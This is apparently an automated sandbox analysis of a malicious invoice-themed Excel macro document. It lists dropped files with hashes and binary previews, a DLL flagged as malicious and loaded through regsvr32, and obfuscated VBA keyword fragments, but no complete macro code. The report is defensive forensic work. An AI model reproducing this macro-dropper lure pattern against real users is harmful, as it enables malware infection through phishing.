Size (bytes):	2653
Entropy (8bit):	7.818766151665501
Encrypted:	false
SSDEEP:	48:EMJaE2jR4jEJ/ff6nMVNzNzHuuQoCpMTjOWhXP4/3dlsIfnaedCByM9x:VkjR4j6Hf6nGOWXPe/v3k/9x
MD5:	30D3FFA1E30B519FD9B1B839CC65C7BE
SHA1:	1EB0F0E160FF7440223A7FE46F08B503F03D3AFB
SHA-256:	89A25BF794658FD3FABB1F042BCC283497B78E0A94098188F2DED7587B0CA3DC
SHA-512:	88E3ABDADCBD7F308FCAED390A033F09208EAAD4053FE69DAA274CC14DD2BC815B4D63725C1EFEF3C592C1DEDE22A555DBF5303C096839F8338B2F6C9E0A3 C50
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...k.....S.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....KIK.....IDATx...b.0.E-.....`.Y..~f.$.h...,..H..CLg.x<.h..k..k..k..k..k..k..k.....:.... $F.....E.....t.c?.~...q?.....!F....)<#$.l.....`..f.....;.....D]M.~..s.....h.}`.&{..X2.6.....s.;3>..o....0zn...])..8..;..rA..6..Xn"R..a.Bw..M....tw..mE.w....>....]..._v...z...H.y..8{}Z...gu. C~.3...>]o..>_.F/....._7nt...c...n..lu..g..@.....I...=.....?.9...".Rc..b..lf.f..l.....#4...Fw.A{...&N.Z.'..2.;.?.h.|..eZf..`..`..`.`.....O..m.>n.-fS.....R...q.....F..D.....w...e..x.H.?.C.....;.o !.)....@G..y..EY...5.>...'.}..4(..Aj)d.Pk....7vG.....,G..RZ.#F...K.<.....'j...^r.(....."......FHN.D4.j.y..wJ_...H2.....lN....?.V?...z.K.....M..F... ..t...053..:..0.~.S-.30..'...Q..et..=...5.q.Ko ..Y#...H.~...C..CLi.83..6_..B.DC..>?.]..fGo..X0}C.|.@B..AJ.s.x...n..[.#WE....F.gv..i}..f}.....qG...G.O4....w6.x.L.J.....^._o:Za}..{.x.....F

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_EXCEL.EXE_6f227b18f49da44a2d1889aa10939f535bdc_054eb55b\Report.wer	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	15586
Entropy (8bit):	3.712887681614445
Encrypted:	false
SSDEEP:	96:JMakNZESl/fQ5QXI4izw+HbngICZgpYT1uPoGl9uyEYcbkMIbFY7UGQliTOB1rXm:xBKzFCEuhTlyZVaP+VaJq
MD5:	E2F871D534BE85A5D1D87962878F3CC8
SHA1:	D7C5349015944691DB5F68ECA1794D9FB460B12F
SHA-256:	C93D863E7911D1CE05577528D7C3239AC8C23640C87B494335774C6923CE53D3
SHA-512:	0F8AB684D460169E3D1607678D721487AC97758C99D59EC56A6D02B5C8B13E8AE7151201E87A569DDE00E51F3BA0992AE253C47879DA0A5757F86EF530D4AC9
Malicious:	false
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.4.9.1.8.2.4.5.1.6.8.5.4.2.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o. a.d.T.i.m.e.=.1.3.2.5.4.9.1.8.2.6.1.9.5.4.1.7.1.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.4.d.a.b.1.2.b.-.5.4.b.a.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p. o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.4.d.a.b.1.2.a.-.5.4.b.a.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .N.a. m.e.....S.i.g.[.0.]...V.a.l.u.e.=.E.X.C.E.L...E.X.E.....S.i.g.[.1.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .V.e.r.s.i.o.n.....S.i.g.[.1.]...V.a.l.u.e.=.1.4...0...7.0.1.5...1.0.0.0.....S.i.g.[.2.]...N.a.m. e.=.A.p.p.l.i.c.a.t.i.o.n. .T.i.m.e.s.t.a.m.p.....S.i.g.[.2.]...V.a.l.u.e.=.5.1.c.c.a.7.c.d.....S.i.g.[.3.]...N.a.m.e.=.F.a.u.l.t. .M.o.d.u.l.e. .N.a.m.e.....S.i.g.[.3.]...V.a.l.u.e.=.U.R.L. M.O.N...D.L.L.....S.i.g.[.4.]...N.a.m.e.=.F.a.u.l.

C:\Users\user\AppData\Local\Temp\7EEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58629
Entropy (8bit):	7.8593552280696395

C:\Users\user\AppData\Local\Temp\7EEE0000	
Encrypted:	false
SSDEEP:	1536:hde8RzggbLmCf6646CIKjPeshJSt3LGssLNFqnf:hN1rmCM27US57+Gf
MD5:	A733BA7BF8D80EC5C888654C8142757F
SHA1:	E443C3DEF948214C13FDB42C403CD98C623597E6
SHA-256:	C32A32E0184B39E4D6859FA4EFF53E07482C97E7F6F701E7D6A4AC38FDE3650D
SHA-512:	45D679F714BC29FACADCEEA1254DEB4BAF3EED57B209D1089622B4ED8450028FF4B2007CE4D084685795B2742C7B97BC91C71303FF9AB788C29FDA362D9BD14
Malicious:	false
Preview:	...n.0.E.....H...(,g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2.. ]0..1....0...-..&.....|_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-.... .D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\996393.cvr	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1392
Entropy (8bit):	3.146905721655599
Encrypted:	false
SSDEEP:	24:gll/3upGvshFO/uSd+EbzlUlHYql/CkY/HxLBXmmP82P+ddmJaqyYgYDzbq:gll/eO0Ondz6lHYxhHJG0p1Pq
MD5:	B511B97280F8902D8F205C460BAC3431
SHA1:	EFD15EE2CB86C5A3030E9E7FB527CAD7C2ACD81D
SHA-256:	5B536AC721BC40755710179C13FF94BF83266717FA6436EEE0DFA91D117C68F0
SHA-512:	B3C1766FAC22F556EE7975888074555F2A2A56D81783015B92685BC852745787D852A5338BA8BCA414891FDE201FC765B239E1F7AB3CE3BE05510E03BE06CF20
Malicious:	false
Preview:	MSQMx.....3..G.....g.....g....[..v.....4c.....EXCE.....|...5...g.....;.....|...<.....A... .....I.....z.....H.....|.....9.....b.....N.....G..C.....F..... Q.....H...W.....|'.....'.....+.....0.....:.....;.....^.....^..... .....Z...:|.....n"..... .....".....'..".....'..".....'..".....'..".....'..".....'..".....'..7#.....?.....e...H.....<...B.....D&../.....LG../.....$...$.....D&..n370....LG..

C:\Users\user\AppData\Local\Temp\Cab6C4B.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2|.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206792199643493
Encrypted:	false
SSDEEP:	1536:cGQLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cRNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	FA3D2E7DC0BD05B5AEDFE08FAB1F6CA1
SHA1:	3576B4581BFC16AADF82EE8334A3A5C9FA53208C
SHA-256:	B14E55289527C8ABD24B9982C570142B0463EB7AE1E96D1BD05ACDD71112560E
SHA-512:	A1CF22CE16BE9567984AC4987539452991851E80BD49D9040A5FEA7E87E68015BC728F7C4031FC35A28D53D6F2506625A3581FF01B773568FC33615DBB89EEE3
Malicious:	false

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....I.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...I.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\Tar6C4C.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\WER540A.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	3110
Entropy (8bit):	3.684747436008537
Encrypted:	false
SSDEEP:	96:Shz4tU6o7VxBt3uhhgHPe40PAn5xp3JX3:Wl7LBNuhhgG45nv5J
MD5:	544F11F1848CAA1BDF520C7BF1537FD7
SHA1:	644C10A1C87B99C77E7A9863547517AE90FDB128
SHA-256:	CF5212AF389E57239B30155E147E7B660C2E2856576B97D51575D4BF5B1F27AF
SHA-512:	1A34F36C8F8FA96C09CE01ECD2164ADF6B75CFC4B077409D4DC41CA68C6560A243C9DA29DBA2415C4491F7FFDB3A3784325F1E580E9DF018897A0BBCC251C5 A
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W. i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f. r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e. <./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.a.r.e. n.t.P.r.o.c.e.s.s.I.

C:\Users\user\AppData\Local\Temp\aymakjne.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	318976
Entropy (8bit):	7.120180422335748
Encrypted:	false
SSDEEP:	6144:/HdO040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwUX:vdO02Srnh0qEJC+Y218jdU
MD5:	8E5596083FD4C3134204E905F7F66325
SHA1:	6902210F93D3A940571CC860C4563CD4BE14EDB9
SHA-256:	8110E38AFD33797465AB43841B1C54ABFF7A25ACC30FA27C2623966750D34737
SHA-512:	E7084948B9F9BCB28F7C85A2812825D8012327BCFB5310F5759AEBD585504624682187F9A6AF86206295BFB4F1A9A178DC9322218B2E0A72E2CB3B8FCFB370E5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!...2.z..`.....&.....@.....@..... .....\|.....0..P.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.F....p.....2.....@..@.data...`.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..P....0.....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Excel\~ar26F8.xar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	53009
Entropy (8bit):	7.830887605520775
Encrypted:	false
SSDEEP:	1536:2LUQ86SWyYyqKS4+/28nv5LkJ49TQRNnr:lQBdYLSTdfKN
MD5:	0F1C74C7084B8DD3BA2524E47E787875
SHA1:	1D2DE4747C353CB75756F9A4A76633FA8EBEDD26
SHA-256:	FB9F25B1D23FFE5D9EC94866A1D3FCA0FF6FC473ACBE6579B256DBAE0B1AA7B7
SHA-512:	BEA53FD5FB1B9FD38468EF7F7C65CFAD24BD9CDC8BE104F11446A6C460C594AB04BD57C0765D29E60E6EE6B9278D882569F88BB60900D12060FE187FAA2C32D
Malicious:	false
Preview:	.V...0..W.? ..v....B...J=.].[.W...w.m.^..}.@.....%..{o<o<...UR....<].U...FH.....i...).!O.....7..... Z.<=.`?R...J..q.0.d.o.Z.....j..r....n77P.G.....N.O.{Q*O..Jr.0PZiAJ.A.A.....I.3. ....+.Y. .....c|..0..b.Qgqe..@.....\e...Ad.U....d.(..<..I\.o/0S...0..D...o.{.2..}..rR@r.\..J...6f4.x.\...x.|}F.hK...P/.B\...'...{x.VN.y.....<.@..5....e...+.*.../q.EL..:.....=...q....u.D.w.H...] .....L.....x.....u.,6.....T.....s.1ai.cw.....1n.Hl=.C..O..&EDg.....Y1t.O.8....&..a-@.h...`.....PK.....!...>,....].....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Jan 12 08:43:48 2021, atime=Tue Jan 12 08:43:48 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.47302362689527
Encrypted:	false
SSDEEP:	12:85QWu1LgXg/XAlCPCHaXgzB8IB/jUNX+WnicvbLKG+bDtZ3YilMMEpxRljKATdJU:85YP/XTwz6IhGYevLSDv3q5rNru/
MD5:	34B42419EC07BB353437B55D51FCDAC0
SHA1:	06611D195641AEAD292D3FE00CF700897807799C
SHA-256:	D8D41B83FD02428C3044319FBF03C5CE71AEC0A17191F2592399AF14BF028AB1
SHA-512:	A228F3C6073C0C7D71C101C38D5A2C5C0E1DD64865607834C5BEA5CE1A5C925EB38EFD99E7526BD3EC48EC3588085F6E40C4E182F27A4FA00B2A2E0BE53F225
Malicious:	false
Preview:	L.....F.....7G..0..m....0..m.....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....,RyM..Desktop.d.....QK.X,RyM*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\445817\Users.user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....445817.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INV2680371456-20210111889374.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Tue Jan 12 08:43:48 2021, atime=Tue Jan 12 08:43:57 2021, length=58650, window=hide
Category:	dropped
Size (bytes):	2218
Entropy (8bit):	4.4914034227972355
Encrypted:	false
SSDEEP:	48:8k/XT3InSiw163F5Qh2k/XT3InSiw163F5Q/:8k/XLInSiB3F5Qh2k/XLInSiB3F5Q/
MD5:	4EA962FE3171FDDE0C6D41EA1211CB3B
SHA1:	0A1DB0B6D7F44C03709960150B1119B1AC233684
SHA-256:	DA295B28EC71F72B4A3D8006C24C460F23A7EA124FE70FFB23D284B0AD090916
SHA-512:	399B3E6EC4421A8905E528E1D16437D504747C2F2BE3507062B03856BEA11CCF60798DEA59C1596A0D2F001B1BEFE65715CEA6E41DCA87332191BE0FB3ECFEC
Malicious:	false
Preview:	L.....F.... .....{..0..m.....Lwr.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....,RqM .INV268~1.XLS..p.....Q.y.Q.y*...8.....I.N.V.2.6.8.0.3.7.1.4.5.6.-.2.0.2.1.0.1.1.1.8.8.9.3.7.4...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\445817\Users.user\Desktop\INV2680371456-20210111889374.xlsm.8.....\....\....\....\....\.D.e.s.k.t.o.p.\.I.N.V.2.6.8.0.3.7.1.4.5.6.-.2.0.2.1.0.1.1.1.8.8.9.3.7.4...x.l.s.m.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.6224865058942335

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Encrypted:	false
SSDEEP:	3:oyBVomxWnnDd8ShydJSRpuYVo0Dd8ShydJSRpuYVomxWnnDd8ShydJSRpuYVov:djUnB80OJSPFp80OJSPFUnB80OJSPFy
MD5:	369122AC7CEDA0BC3A63AB9309D3AA13
SHA1:	66056E70235BD61BD6501299F7675A519E45F1B9
SHA-256:	CC1244B23024A8BA38D6A909FB5957FE7351CD4A3A62C57D08663E1A8F5B5C80
SHA-512:	E4C27FB0DC48F55EDE0FAB82B4C1CC9B0591810249253EAD2A96EFBFA9DE1595D9CAAC89F44EB356541DB02B6730096F27007F90799BE7673191E35FF2230C9E
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..INV2680371456-20210111889374.LNK=0..INV2680371456-20210111889374.LNK=0..[misc]..INV2680371456-20210111889374.LNK=0..

C:\Users\user\Desktop\A8FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58650
Entropy (8bit):	7.85991707505314
Encrypted:	false
SSDEEP:	1536:hde8RzggbLmCf6646CIKISBHiXL2ICmVsLNFqoc:hN1rmCM2FW2Lpn+tc
MD5:	32AB480ACD87728B7BE8DE4D0B831587
SHA1:	25EE2034D7D69B77EB6C1839AB9FB5EEB3A60730
SHA-256:	3214DFD0A066B348C10D0D5EBA282931CBBA07A5361733EF1E887D1A7E61536E
SHA-512:	B5C3B68F1A2AB4EEB3040FA2ADC8B369A4BAA16DDFBE74F44CA00F37442DE48050DA795B3DE02A1431DAE9AC7F36BDB06C50973046847EC2E13A9D2EB3A73347
Malicious:	false
Preview:	...n.0.E.....H...(.g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2..]0..1....0...-..&.....\_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-....D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.77272893585129
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	INV2680371456-20210111889374.xlsm
File size:	42039
MD5:	9b7c2b0abf5478ef9a23d9a9e87c7835
SHA1:	6931c4b845a8a952699d9cf85b316e3b3d826a41
SHA256:	a463f9a8842a5c947abaa2bff1b621835ff35f65f9d3272bf1fa5197df9f07d0

General

SHA512:	4c92f1fdbd83eb8e38e93800d2620c328ac59de4d5cdef9e8fbbcfc02fe715f110db49a83880ef0726fb1224d140472abf341b22fa7710710a69f061aa880840
SSDEEP:	768:IHT0FIYwYlKUOaSqlRgzxTLKLls5QlHbdYoVq+:uYwQKUOVqlRgzxTOLpZYAq+
File Content Preview:	PK.....!.o.m.....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/338309/sample/INV2680371456-20210111889374.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215
Data ASCII:	. . . . . * . . . . . X . . . . . x . & . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1639

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1639
